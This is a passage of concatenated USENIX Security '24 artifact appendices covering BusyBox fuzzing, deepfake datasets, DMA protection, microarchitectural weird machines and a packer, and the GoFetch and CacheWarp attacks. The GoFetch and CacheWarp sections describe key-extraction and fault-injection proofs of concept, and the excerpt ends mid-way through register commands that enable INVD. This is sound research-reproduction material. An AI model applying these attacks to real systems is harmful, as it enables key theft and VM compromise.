In our paper, we developed a basic python-based automation framework to perform fuzzing on a large-batch of BusyBox ELFs. As mentioned in the paper in **Section 4.2.1**, we made that available on Github.

## A.1 Abstract

We provide the automation script to perform fuzzing on a large batch of BusyBox target binaries using AFL++. It is provided in *automation_src folder*. Note : Currently it is for busybox awk applet fuzzing, change *afl_fuzz_command* in *afl_fuzz.py* in case of different applet. Supported target architecture : x86_64 and ARM_32. *fuzz_multiple_targets.py* is the main script that takes in a bunch of collected BusyBox target binaries, perform fuzzing on each target using AFL++ till the runtime provided by the user. And after fuzzing is done, it stores the fuzzing stats (json) of all the target in the output directory.

## A.2 Description & Requirements

### A.2.1 Security, privacy, and ethical concerns

As per our knowledge, there is no security risk involved in using this framework.

### A.2.2 How to access

Artifact is available on Github

### A.2.3 Hardware dependencies

None

### A.2.4 Software dependencies

Linux OS, dependent on AFL++ Qemu mode - Link, For ARM32 based BusyBox ELFs, there are some arm dependencies which is provided in *arm_dependencies* folder. We have hotsed the docker image for ARM32 based ELFs : *asmitaj08/afl-qemu-arm*

### A.2.5 Benchmarks

None

## A.3 Set-up

### A.3.1 Installation

For x86 based BusyBox ELFs, it follows the steps of AFL++ installation for Qemu mode. Whereas in case of ARM32 based BusyBox , one can directly pull the provided docker *asmitaj08/afl-qemu-arm*

Then use the command :

*python3 fuzz_multiple_targets.py –input /path/to/binary/collection –arch ARM_32/x86_64 –corpus /path/to/corpus –output /path/for/output –afl-path path/of/afl –run-time required_runtime –depend arm_dependecies_in_case_of_arm fuzz_multiple_targets.py*

### A.3.2 Basic Test

After performing the above installation, and command execution , it takes in a bunch of collected BusyBox target binaries, perform fuzzing on each target using AFL++ till the runtime provided by the user. And after fuzzing is done, it stores the fuzzing stats (json) of all the target in the output directory. We have provided a sample example under the "demo_folder".

## A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: <SoK: The Good, The Bad, and The Unbalanced: Measuring Structural Limitations of Current Deepfake Media Datasets>

Seth Layton, Tyler Tucker, Daniel Olszewski, Kevin Warren, Kevin Butler, and Patrick Traynor
University of Florida

## A Artifact Appendix

### A.1 Abstract

Deepfake media represents an important and growing threat not only to computing systems but to society at large. Datasets of image, video, and voice deepfakes are being created to assist researchers in building strong defenses against these emerging threats. However, despite the growing number of datasets and the relative diversity of their samples, little guidance exists to help researchers select datasets and then meaningfully contrast their results against prior efforts. To assist in this process, this paper presents the first systematization of deepfake media. Using traditional anomaly detection datasets as a baseline, we characterize the metrics, generation techniques, and class distributions of existing datasets. Through this process, we discover significant problems impacting the comparability of systems using these datasets, including unaccounted-for heavy class imbalance and reliance upon limited metrics. These observations have a potentially profound impact should such systems be transitioned to practice - as an example, we demonstrate that the widely-viewed best detector applied to a typical call center scenario would result in only 1 out of 333 flagged results being a true positive. To improve reproducibility and future comparisons, we provide a template for reporting results in this space and advocate for the release of model score files such that a wider range of statistics can easily be found and/or calculated. To support this, we release every model we train, the data we use to train, and the source code of the entire project. Furthermore, we release our scores files along with the code used to produce the figures and tables in the paper. Our artifacts include precise steps to train, evaluate, and reproduce our results.

### A.2 Description & Requirements

We describe all of the information, data, and requirements needed to recreate our experiments.

#### A.2.1 Security, privacy, and ethical concerns

There are no security, privacy, or ethical concerns for the recreation of the work in this artifact.

#### A.2.2 How to access

Our source code is available via GitHub[1] and the data we use is available via Zenodo[2][3][4]. Our GitHub links to the Zenodo and vice versa. Due to file size limitations, we separate our datasets into three different Zenodos that all link to each other. The GitHub repository contains data download scripts and as such manually downloading files from Zenodo is not required, but provided for completeness.

#### A.2.3 Hardware dependencies

All training and evaluation scripts require a GPU for computation. We use 2x Nvidia GeForce RTX 2080 for all models except wav2vec, which uses 2x Nvidia DGX A100. The wav2vec models require substantially more GPU memory, thus requiring higher-performance GPUs. During training and inference, we allocate 50GB of RAM and 4 AMD EPYC 7742 2.25GHz CPUs to the process. While we test with the specific hardware listed, any suitable GPU and CPU combination will be sufficient.

However, it is worth noting that if simply recreating the figures/tables with our provided scores files, there are no GPU/CPU/memory requirements.

#### A.2.4 Software dependencies

Our source code has been verified to work on Ubuntu 22.04.4 LTS and Red Hat Enterprise Linux 8.9 (Ootpa). Our code requires Python 3.7 and 3.8 (these are specifically defined on the GitHub page). However, the operating systems are not limited and any modern operating system that supports Python should work for artifact evaluation.

[1] https://github.com/SethLayton/SoKTheGoodTheBadandTheUnbalanced/tree/753d89beb64929371f7460ead16c770888c4ae4b
[2] https://zenodo.org/records/12090252
[3] https://zenodo.org/records/12089727
[4] https://zenodo.org/records/12007844

#### A.2.5 Benchmarks

The artifacts described herein depend on the ASVspoof, TIMIT, LJSpeech, WorldEnglishBible, CFAD, WenetSpeech, CIFAKE, CIFAR, and STL10 datasets. Each dataset is attributed in the paper, and linked to in the respective Zenodo repository. Additionally, the pre-trained wav2vec-XLS-R2-300m is used for the wav2vec model in the ASVspoof experiments.

Instructions to download all datasets and models are provided in the GitHub README.

### A.3 Setup

The most important setup piece is the decision of reproduction complexity. We facilitate three tiers of complexity when reproducing our artifacts.

**Maximum Complexity:** This entails retraining all models from source data, evaluating test data using these retrained models, and producing all figures and tables from this.
**Medium Complexity:** This entails evaluating test data using provided pretrained models, and producing all figures and tables from this.
**Minimum Complexity:** This entails producing all figures and tables from the provided scores files.

Maximum complexity requires upwards of a week of computation time, medium complexity requires upwards of half a day of computation time, and minimum complexity takes upwards of an hour of computation time.

#### A.3.1 Installation

Complete installation steps are provided via the GitHub README file. Additionally, the GitHub repo provides download scripts for all required data for each complexity.
Stated concisely:

1. Clone the repository.
2. Decide reproduction complexity.
3. Create the conda environments.
4. Download the required data for the selected complexity.

#### A.3.2 Basic Test

The simplest functionality test is to follow the steps in *STEP 3.3 – Generate Figures/Tables* in the GitHub README. This will produce the figures and tables for the paper using the provided scores files and this takes minimal time.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** Performance results from baseline detection models on deepfake datasets are not reasonably reproducible. This is proven by the experiment (E1) described in Section 3.2.1 Reproducibility whose results are illustrated/reported in Section 3.2.1 and Table 3.
**(C2):** Limited, and often singular, metrics as the sole performance measure do not sufficiently represent the behavior of deepfake detection models. This is proven by the experiments (E2) described in Section 3.2.2 Efficacy of Reported Metrics whose results are illustrated/reported in Section 3.2.2, Table 3, and Table 9 (companion website).
**(C3):** Composition of current deepfake datasets imposes bias on classification results. This is proven by the experiments (E3 and E4) described in Section 3.2.3 Class Distribution in Datasets whose results are illustrated/reported in Section 3.2.3, Figure 2, Figure 10 (companion website), Figure 11 (companion website), Figure 12 (companion website), Figures 8/9 (companion website), and Table 4 (companion website).
**(C4):** Current deepfake datasets perform poorly in a base-rate-aware environment. This is proven by the experiments (E4) described in Section 3.2.4 Characterizing Model Efficacy whose results are illustrated/reported in Section 3.2.4, Figure 3, Figure 4, Figure 13 (companion website), Table 3, and Table 4 (companion website).

#### A.4.2 Experiments

Our experiments are not separated in any experimental capacity. We provide a single script to produce all figures and tables from the paper and companion website. Our division is defined by the complexity of reproduction as described above.

**Maximum Complexity** [1 human-hour + 1 compute-week]
**(E1):** [Reproducibility]: Produce performance metrics and compare with reported metrics.
**How to:** Follow steps 1.1, 2.1, and 3.1 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Table 3 is reproduced.
**(E2):** [Performance Metrics]: Produce dataset-suggested performance metrics and compare with additional performance metrics.
**How to:** Follow steps 1.1, 2.1, and 3.1 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Table 3, and Table 9 (companion website) are reproduced.
**(E3):** [Dataset Composition]: Produce TP,FP,TN,FN performance metrics for different training class distributions and evaluate against different test dataset class distributions.
**How to:** Follow steps 1.1, 2.1, and 3.1 in the GitHub

README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Figure 2, Figure 10 (companion website), Figure 11 (companion website), Figure 12 (companion website), Figures 8/9 (companion website), and Table 4 (companion website) are reproduced.

**(E4):** [Base-Rate Environment Evaluation]: Evaluate model performance metrics in a base-rate-aware environment for different training class distributions.
**How to:** Follow steps 1.1, 2.1, and 3.1 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Figure 3, Figure 4, Figure 13 (companion website), Table 3, and Table 4 (companion website) are reproduced.

**Medium Complexity** [1 human-hour + 0.5 compute-days]

**(E1):** [Reproducibility]: Produce performance metrics and compare with reported metrics.
**How to:** Follow steps 2.2 and 3.2 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Table 3 is reproduced.

**(E2):** [Performance Metrics]: Produce dataset-suggested performance metrics and compare with additional performance metrics.
**How to:** Follow steps 2.2 and 3.2 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Table 3, and Table 9 (companion website) are reproduced.

**(E3):** [Dataset Composition]: Produce TP,FP,TN,FN performance metrics for different training class distributions and evaluate against different test dataset class distributions.
**How to:** Follow steps 2.2 and 3.2 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Figure 2, Figure 10 (companion website), Figure 11 (companion website), Figure 12 (companion website), Figures 8/9 (companion website), and Table 4 (companion website) are reproduced.

**(E4):** [Base-Rate Environment Evaluation]: Evaluate model performance metrics in a base-rate-aware environment for different training class distributions.
**How to:** Follow steps 2.2 and 3.2 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Figure 3, Figure 4, Figure 13 (companion website), Table 3, and Table 4 (companion website) are reproduced.

**Minimum Complexity** [1 human-hour + 1 compute-hour]

**(E1):** [Reproducibility]: Produce performance metrics and compare with reported metrics.
**How to:** Follow step 3.3 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Table 3 is reproduced.

**(E2):** [Performance Metrics]: Produce dataset-suggested performance metrics and compare with additional performance metrics.
**How to:** Follow step 3.3 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Table 3, and Table 9 (companion website) are reproduced.

**(E3):** [Dataset Composition]: Produce TP,FP,TN,FN performance metrics for different training class distributions and evaluate against different test dataset class distributions.
**How to:** Follow step 3.3 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Figure 2, Figure 10 (companion website), Figure 11 (companion website), Figure 12 (companion website), Figures 8/9 (companion website), and Table 4 (companion website) are reproduced.

**(E4):** [Base-Rate Environment Evaluation]: Evaluate model performance metrics in a base-rate-aware environment for different training class distributions.
**How to:** Follow step 3.3 in the GitHub README.
**Execution:** Run the scripts defined in the aforementioned GitHub README sections.
**Results:** Figure 3, Figure 4, Figure 13 (companion website), Table 3, and Table 4 (companion website) are reproduced.

## A.5 Notes on Reusability

All of the model architectures we use in our experiments are direct replications of the source material. Thus, following the procedures defined in the source material it is possible to train and evaluate any of these models on any number of datasets. This is evident in the fact that our experiments use new/unseen data through training and testing phases for every model.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: DMAAUTH: A Lightweight Pointer Integrity-based Secure Architecture to Defeat DMA Attacks

Xingkai Wang, Wenbo Shen✉, Yujie Bu, Jinmeng Zhou, and Yajin Zhou

Zhejiang University

## A Artifact Appendix

### A.1 Abstract

To defend DMA attacks effectively with low overhead, we design and implement DMAAUTH, a novel hardware-software co-design to enforce spatial and temporal protection for DMA buffers. It registers information for each DMA buffer and signs the DMA pointers when creating DMA buffer mappings, and authenticates the DMA using the signature and corresponding buffer information, including a unique identifier and bounds. Before designing DMAAUTH, we performed a detailed Characterization. We implemented DMAAUTH on RISC-V and ARM QEMU, as well as on Rocket Chip based RISC-V SoC on FPGA.

This artifact contains the QEMU setup and analyzing tool to perform characterization, ARM and RISC-V QEMU with DMAAUTH emulation, and FPGA-based SoC with DMAAUTH and IOMMU hardware, as well as Linux kernels with corresponding drivers for each of the platforms described in implementation.

### A.2 Description & Requirements

The private key and ssh configuration is provided in the HotCRP submission.

#### A.2.1 Security, privacy, and ethical concerns

None. But the reviewer may want to use VPN to connect to the provided server to avoid any potential information leakage.

#### A.2.2 How to access

The DOI is `10.5281/zenodo.12216074`. It can be accessed via `https://doi.org/10.5281/zenodo.12216074`. All the required copy of the files are contained in `/home/reviewer/Artifacts` in the provided server. Reviewers may want to use the local version directly since the artifacts is quite large.

✉ Corresponding author.

#### A.2.3 Hardware dependencies

The provided server is already connected to the hardware.

XCKU040 FPGA, FMC-to-PCIe adaptor card, SD card, PCIe device required to test the functionality of the SoC with DMAAUTH support.




Figure 1: Hardware platform for the artifacts.

#### A.2.4 Software dependencies

The provided server is already capable of running the artifact. The environment is Ubuntu 22.04.4 LTS with the required package to build Linux kernel, and AMD Vivado 2022.02.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

The environment is already provided on the server. If using our provided server, skip the A.3.1 section.

For reviewers who want to try the artifact on their own machine, the following steps are required.

1. Please install the dependencies required to build the Linux kernel. 2. Please install Vivado 2022.2 to build the FPGA bitstream. 3. Download and extract the artifacts from provided zenodo DOI.

### A.3.1 Installation

If using the provided server, no extra steps are required.

When evaluating the artifacts on your local machine, about 300GB of disk space is required. And we recommend using Ubuntu 22.04, the same distribution as we provided.

Please install build dependencies for the kernel and emulator using command `sudo apt install build-essential libncurses-dev bison flex libssl-dev libelf-dev bc ninja-build libsdl2-dev libpixman-1-dev libslirp-dev gcc-aarch64-linux-gnu gcc-riscv64-linux-gnu autoconf python3-tqdm iperf3`.

Please download and install Vivado 2022.2 from https://www.xilinx.com/support/download/index.html/content/xilinx/en/downloadNav/vivado-design-tools/archive.html. In the installation options, please select Vitis to avoid potential problems.

To synthesis the FPGA bitstream, a enterprise license is required. But flashing the bitstream to the FPGA does not require a license. Please follow the official guide https://docs.amd.com/r/en-US/ug973-vivado-release-notes-install-license/Managing-Licenses-with-the-Vivado-License-Manager to install the license.

RootFS are provided directly in the `emulator/images` directory. If you want to build the rootfs from scratch, please follow these steps:

1. Download buildroot from https://buildroot.org/download.html, and extract the archive.
2. Enter the buildroot directory, and run `make meunuconfig`. And change the following options:

   `Target options` → `Target Architecture` → `RISCV` or `AArch64 (little endian)`.

   `Filesystem images` → `ext2/3/4 root filesystem` → `ext2/3/4 variant (ext4)`.
3. Save the configuration and run `make` to build the rootfs.
4. Copy the generated `output/images/rootfs.ext4` to the `emulator/<arch>.img` directory.

### A.3.2 Basic Test

Please follow the following steps to run the basic test.

1. Go to the artifacts directory.
2. Enter the `emulator` directory.
3. Run `make riscv` to start the RISC-V QEMU emulator with DMAAUTH support.
4. Enter `root` to login, a shell should start.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *We characterize the DMA buffer usage in Linux kernel and show that the DMA buffer is reused and shared among different devices. As depicted in Section 3 in the paper, in Table 1 and Figure 2. The functionality is tested in (E1).*

**(C2):** *We implement DMAAUTH on RISC-V and ARM QEMU, as discussed in Section 6 in our paper. The functionality is tested in (E2).*

**(C3):** *We implement DMAAUTH based on a RISC-V SoC on FPGA, as discussed in Section 6 in our paper. The functionality is tested in (E3).*

### A.4.2 Experiments

**(E1):** *[Characterization] [10 human-minutes + 1 compute-hour + 30GB disk]: This runs the characterization of DMA behavior of different peripherals and corresponding result analysis.* More details are provided in the `Artifacts/character/readme.md`

**Preparation:** In the provided server, enter `Artifacts/character`. Or download the character.tar.gz from zenodo and extract it, then enter the `character` directory.

**Execution:** Run the following command.
1. `make clean`
2. `make qemu` to build the emulator.
3. `make linux` to build the Linux kernel.
4. `make analyze` to start automatic data collection and then analyze the collected data.

**Results:** A analysis of the collected DMA behavior will be displayed.

**(E2):** *[Emulator Functionality] [1 human-hour + 1 compute-hour + 20GB disk]: This tests the functionality of the DMAAUTH implemented on the QEMU emulators. More details are provided in the* `Artifacts/emulator/readme.md`

**Preparation:** In the provided server, enter `Artifacts/emulator`. Or download the emulator.tar.gz from zenodo and extract it, then enter the `emulator` directory.

**Execution:** Run the following commands.
1. `make clean`
2. `make arm`, then the ARM QEMU will start running. Then, enter `root` and hit enter, then you will get the shell. You can now `mount /dev/nvme0n1p1 .mount` and read and write the `.mount` directory to test if the NVMe disk works on PCIe bus, and afterwards, you can ping some websites to see if the NIC works.

3. `make riscv`, then the RISC-V QEMU will start running. Then, enter `root` and hit enter, then you will get the shell. You can now `mount /dev/nvme0n1p1 .mount` and read and write the `.mount` directory to test if the NVMe disk works on PCIe bus, and afterwards, you can ping some websites to see if the NIC works.

**Results:** During the execution, the DMA mapping, unmapping and authentication process will be displayed in the terminal.

**(E3):** *[FPGA Functionality] [1 human-hour + 8 compute-hour + 20GB disk]: This allows you to flash the baseline, iommu and DMAAUTH SoCs to FPGA board to see if the hardware design works correctly. More details are provided in the* `Artifacts/fpga/readme.md`

**Preparation:** In the provided server, enter `Artifacts/fpga`. Or download the fpga.tar.gz from zenodo and extract it, then enter the `fpga` directory.

**Execution:** Run the following commands.

1. `make clean`
2. `make bare-kernel && make bare-fpga` to build kernel and bitstream.
3. `make bare-flash` to flash the bare FPGA bitstream to the FPGA. Afterwards wait for less than 1 minutes until a menu pops up, allowing you to select the kernel. It should be something like this:

```
Scanning mmc 0:1...
Found /extlinux/extlinux.conf
Retrieving file: /extlinux/extlinux.conf
RISC-V Boot Options.
1:      auth
2:      iommu
3:      bare
Enter choice:
```

Enter the number of `bare` option, and hit enter.

```
Enter choice: 3
3:      bare
Retrieving file: /extlinux/bare-image
```

After the kernel starts, enter `root` to login and get the shell.
Run `rm log` then `/disk.sh`, the script finishs in about 30 minuts. Then you can `cat log` to see if the PCIe bus works for the NVMe disk.
Finally hit `Ctrl+]` to quit the terminal.

4. `make iommu-kernel && make iommu-fpga`
5. `make iommu-flash`, this is the same as the `bare-flash`, but select the `iommu` option in the menu. Then perform the same process as in the `bare-flash` process.
6. `make auth-kernel && make auth-fpga`
7. `make auth-flash`, this is the same as the `bare-flash`, but select the `auth` option in the menu. Then perform the same process as in the `bare-flash` process.

**Results:** The kernels and FPGA bitstreams will be generated and flashed to the FPGA. In the serial terminal, `/disk.sh` should run correctly, whose log can be captured by using `cat log`.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Bending microarchitectural weird machines towards practicality

Ping-Lun Wang, Riccardo Paccagnella, Riad S. Wahby, and Fraser Brown
Carnegie Mellon University

## A Artifact Appendix

### A.1 Abstract

This artifact provides the source code of our weird machine compiler that can generate Flexo weird machines, as well as our weird machine packer, UPFlexo. Our weird machines support eight x86_64 processors from AMD and Intel, and these processors are available on the AWS EC2 cloud platform. It takes roughly 12 hours to reproduce the experiment results in our paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The stable reference to our artifact is accessible via: `https://github.com/joeywang4/Flexo/tree/00186b46205497e87db78add5f2c86e69593a2e7`.

#### A.2.3 Hardware dependencies

Our weird machines are tested on eight AWS EC2 instances running x86_64 processors from AMD or Intel. Table 1 lists the microarchitecture, instance type, and processor of these eight instances.

| Microarchitecture | Instance Type | Processor |
|---|---|---|
| Zen 1 | t3a.xlarge | AMD EPYC 7571 |
| Zen 2 | c5a.xlarge | AMD EPYC 7R32 |
| Zen 3 | c6a.xlarge | AMD EPYC 7R13 |
| Zen 4 | m7a.xlarge | AMD EPYC 9R14 |
| Skylake | c5n.xlarge | Intel Xeon 8124M |
| Cascade Lake | m5n.xlarge | Intel Xeon 8259CL |
| Icelake | m6in.xlarge | Intel Xeon 8375C |
| Sapphire Rapids | m7i.xlarge | Intel Xeon 8488C |

Table 1: The AWS EC2 instances and processors we use to perform our evaluation.

Our weird machines may be able to run on other x86_64 processors with similar microarchitectures as these eight instances. However, we cannot guarantee the accuracy when running our weird machine on processors not listed in Table 1, since it may require further tuning for our weird machines to work on other types of processors.

#### A.2.4 Software dependencies

Any 64-bit Linux operating system can run our artifact, while we suggest using Ubuntu 22.04 or a later version. To build our compiler and run the evaluation script, `podman` and `python3` are required.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

Clone the git repository of our artifact (including the submodules), and install the dependencies: `podman` and `python3`. After that, run the bash script located at `reproduce/scripts/build_all.sh` to install our compiler and compile the weird machines. The installation takes roughly one hour, and it consumes about ten gigabytes of disk space.

#### A.3.2 Basic Test

To test the installation, run the Python script located at `reproduce/scripts/test_install.py`.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1): Size, accuracy, and runtime of the circuits** Our artifact can reproduce the results in Table 2, 3, 4 and 5 of our paper. These tables contain the circuit size, accuracy, and runtime of our Flexo circuits.

**(C2): Runtime of the packer** Our artifact can reproduce the results in Table 6 of our paper. This table contains the unpacking time of our weird machine packer.

### A.4.2 Experiments

**(E1):** *[Circuits] [5 human-minute + 8 compute-hour]:*
**How to:** To run the circuits, execute the Python script located at `reproduce/scripts/run_WM.py`. The script will output the accuracy and runtime for each circuit.
**Preparation:** Make sure the installation is successful before running the Python script.
**Execution:** Run the Python script. For more information about how to configure the experiment or the command line arguments for the script, please refer to the read me file located at `reproduce/README.md`.
**Results:** The script will output the accuracy and runtime for each circuit. The results are also recorded in the results folder located at `reproduce/results/`. Run the Python script with `-r` command line argument to print out the results in the folder. The circuit size is recorded at `reproduce/build/circuits.log`. The results generated in this experiment should be similar to the results in Table 2, 3, 4, 5 in our paper.

**(E2):** *[Packer] [5 human-minute + 4 compute-hour]:*
**How to:** Run the Python script located at `reproduce/scripts/run_packed.py`. The script will output the runtime for each packer.
**Preparation:** Make sure the installation is successful before running the Python script.
**Execution:** Run the Python script. For more information about the command line arguments for the script, please refer to the read me file located at `reproduce/README.md`.
**Results:** The script will output the results. The results are also recorded in the results folder located at `reproduce/results/`. Run the Python script with `-r` command line argument to print out the results in the folder. The results generated in this experiment should be similar to the results in Table 6 in our paper.

## A.5 Notes on Reusability

**Compiling a custom circuit** It is possible to use our compiler to create a new weird machine using a custom circuit. Please refer to the read me file for instructions about how to use our compiler. The `circuits` folder provides several examples about how to write a weird machine circuit in C/C++.

**Using a custom encryption scheme for UPFlexo** UPFlexo currently supports Simon and AES encryption schemes. To customize the encryption scheme for UPFlexo, add a new weird machine under the `UPFlexo/WM/` folder.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: GoFetch: Breaking Constant-Time Cryptographic Implementations Using Data Memory-Dependent Prefetchers

Boru Chen
UIUC

Yingchen Wang
UT Austin

Pradyumna Shome
Georgia Tech

Christopher W. Fletcher
UC Berkeley

David Kohlbrenner
University of Washington

Riccardo Paccagnella
Carnegie Mellon University

Daniel Genkin
Georgia Tech

## A Artifact Appendix

### A.1 Abstract

This artifact includes source code of reverse engineering experiments and key extraction attack PoCs in the research paper. The hardware requirement is an Apple M1 machine (more details in A.2.3). The software requirement is macOS 13 or 14 (more details in A.2.4). Reproducing reverse engineering experiments will take approximately 1 day. For attack PoCs, the time consumption is summarized in Table 1 of the research paper.

### A.2 Description & Requirements

This artifact contains (i) reverse-engineering experiments that disclose the activation criteria of Apple DMPs and (ii) one pedagogical PoC (constant-time swap) and four real cryptography PoCs (Go's RSA Encryption, OpenSSL Diffie-Hellman Key Exchange, CRYSTALS-Kyber and CRYSTALS-Dilithium) that demonstrate how to leverage Apple DMPs to conduct chosen-input attacks against constant-time cryptographic implementations.

#### A.2.1 Security, privacy, and ethical concerns

Experiments are running on evaluator-owned machine under full control. No other machines are involved.

#### A.2.2 How to access

All source code is posted to our GitHub repository `https://github.com/FPSG-UIUC/GoFetch`. The stable reference is `https://github.com/FPSG-UIUC/GoFetch/releases/tag/usenix2024ae`.

#### A.2.3 Hardware dependencies

The hardware requirement is an Apple M1 machine. Other M-series CPUs (i.e. M1 Max, M2, M3, etc) should show similar reverse-engineering results with parameter tweak (e.g. cache size), while attack PoCs require engineering efforts to port to other Apple silicons.

#### A.2.4 Software dependencies

A default configuration of macOS (reverse-engineering experiments have support for Asahi Linux). Programs require `Rust` and `Clang` for compilation.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

Run `xcode-select -install` to install Xcode command line tools. Run `curl -proto '=https' -tlsv1.2 -sSf https://sh.rustup.rs | sh` to install Rust.

#### A.3.2 Basic Test

Please follow **Set up Environment** and **DIT Bit Test (Quick Test)** in the README to check the functionality of reverse-engineering tools. We expect to see *Detect DMP signals!!* on M1/M2 no matter DIT bit is set or not and on M3 processors, setting DIT bit should result in *NO DMP signals!!*.

Please follow **Constant-Time Conditional Swap** in the README to check the functionality of attack PoC tool.

### A.4 Evaluation workflow

Please checkout the README in the artifact for instructions of how to conduct and what to expect for each experiment. The experimental results could vary depending on different processors in Apple M-series and operating systems, but the figure trend/claim in the paper should maintain.

### A.4.1 Major Claims

**(C1):** *We reverse engineer the DMP found on Apple CPUs and discover new activation criteria that prior work overlook. This is proven by experiments in Section 4 of the paper.*

**(C2):** *We develop new type of chosen-input attack with DMP assistance and demonstrate it with end-to-end PoCs. This is proven by experiments in Section 5-7 of the paper.*

### A.4.2 Experiments

Please checkout the README in the artifact for experiment descriptions.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: CacheWarp: Software-based Fault Injection using Selective State Reset

Ruiyi Zhang
CISPA Helmholtz Center for Information Security

Lukas Gerlach
CISPA Helmholtz Center for Information Security

Daniel Weber
CISPA Helmholtz Center for Information Security

Lorenz Hetterich
Independent

Youheng Lü
Independent

Andreas Kogler
Graz University of Technology

Michael Schwarz
CISPA Helmholtz Center for Information Security

## A Artifact Appendix

### A.1 Abstract

Our paper presents CacheWarp, a new software-based fault attack on AMD SEV-ES and SEV-SNP, exploiting the possibility to architecturally revert modified cache lines of guest VMs to their previous (stale) state. Unlike previous attacks on the integrity, CacheWarp is not mitigated on the newest SEV-SNP implementation, and it does not rely on specifics of the guest VM. CacheWarp only has to interrupt the VM at an attacker-chosen point to invalidate modified cache lines without them being written back to memory. This artifact demonstrates two attacking primitives, DropForge and TimeWarp, exploiting the explicit and implicit memory writes individually. We combine Prime+Probe and a stepping framework with Cachewarp to achieve reliable selective state resets, resulting in control-flow hijacking attacks. Finally, we show how CacheWarp can be mounted "blindly" to recover the full private key of RSA-CRT in the Intel IPP crypto library. This artifact includes all the code necessary to reproduce the proof-of-concepts.

### A.2 Description & Requirements

This artifact includes five main experiments: 1) Last-level cache eviction; 2) Selective state reset; 3) Proof of Concept (PoC) of DropForge; 4) PoC of TimeWarp; 5) Bellcore Attack. All experiments require an AMD EPYC machine below the 4th generation. For all experiments except the first, you must be able to launch AMD SEV-ES/SEV-SNP VMs.

#### A.2.1 Security, privacy, and ethical concerns

Cache eviction does not pose any security risks. However, the instruction used for CacheWarp, "INVD", and APIC configuration, are likely to hang the machine if used without caution.

#### A.2.2 How to access

The artifact is available on GitHub: https://github.com/cispa/CacheWarp/tree/ae.

#### A.2.3 Hardware dependencies

This artifact requires AMD SEV VMs. Therefore, the artifact requires one of the following hardware:

- **a 2nd generation EPYC CPU with SEV-ES support**.
- **a 3rd generation EPYC CPU with SEV-SNP support**.

In the paper, we used an 8-core AMD EPYC 7252 CPU for SEV-ES and AMD EPYC 7313P and 7443 CPUs for SEV-SNP.

#### A.2.4 Software dependencies

All our experiments are tested on Ubuntu 22.04 LTS (Linux kernel 6.1.0). QEMU and OVMF are required to launch SEV guest VMs, as referenced from AMD's official GitHub repository[1]. Finally, we use the libtea framework to modify page table entries and configure the APIC timer[2].

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

To access the artifact, clone the repo https://github.com/cispa/CacheWarp.git and checkout to tag "ae".

[1] https://github.com/AMDESE/AMDSEV
[2] https://github.com/libtea/frameworks

```
git clone https://github.com/cispa/CacheWarp.git
cd CacheWarp
git checkout ae
```

To install dependency, you will need to install:

```
sudo apt install cpufrequtils msr-tools -y
```

To compile the "libtea", navigate to folder "frameworks/libtea":

```
git submodule update --init
cd frameworks/libtea
make libtea-x86-interrupts
```

To prepare the host OS and guest VM, following the guidance from AMD:

```
git clone https://github.com/AMDESE/AMDSEV.git
cd AMDSEV
git checkout sev-es (or snp-latest)
```

### A.3.2 Basic Test

Test if the `INVD` instruction can be enabled.

```
sudo modprobe msr;
CUR=$(sudo rdmsr 0xc0010015);
ENABLED=$(printf "%x" $((0x$CUR & ~16)));
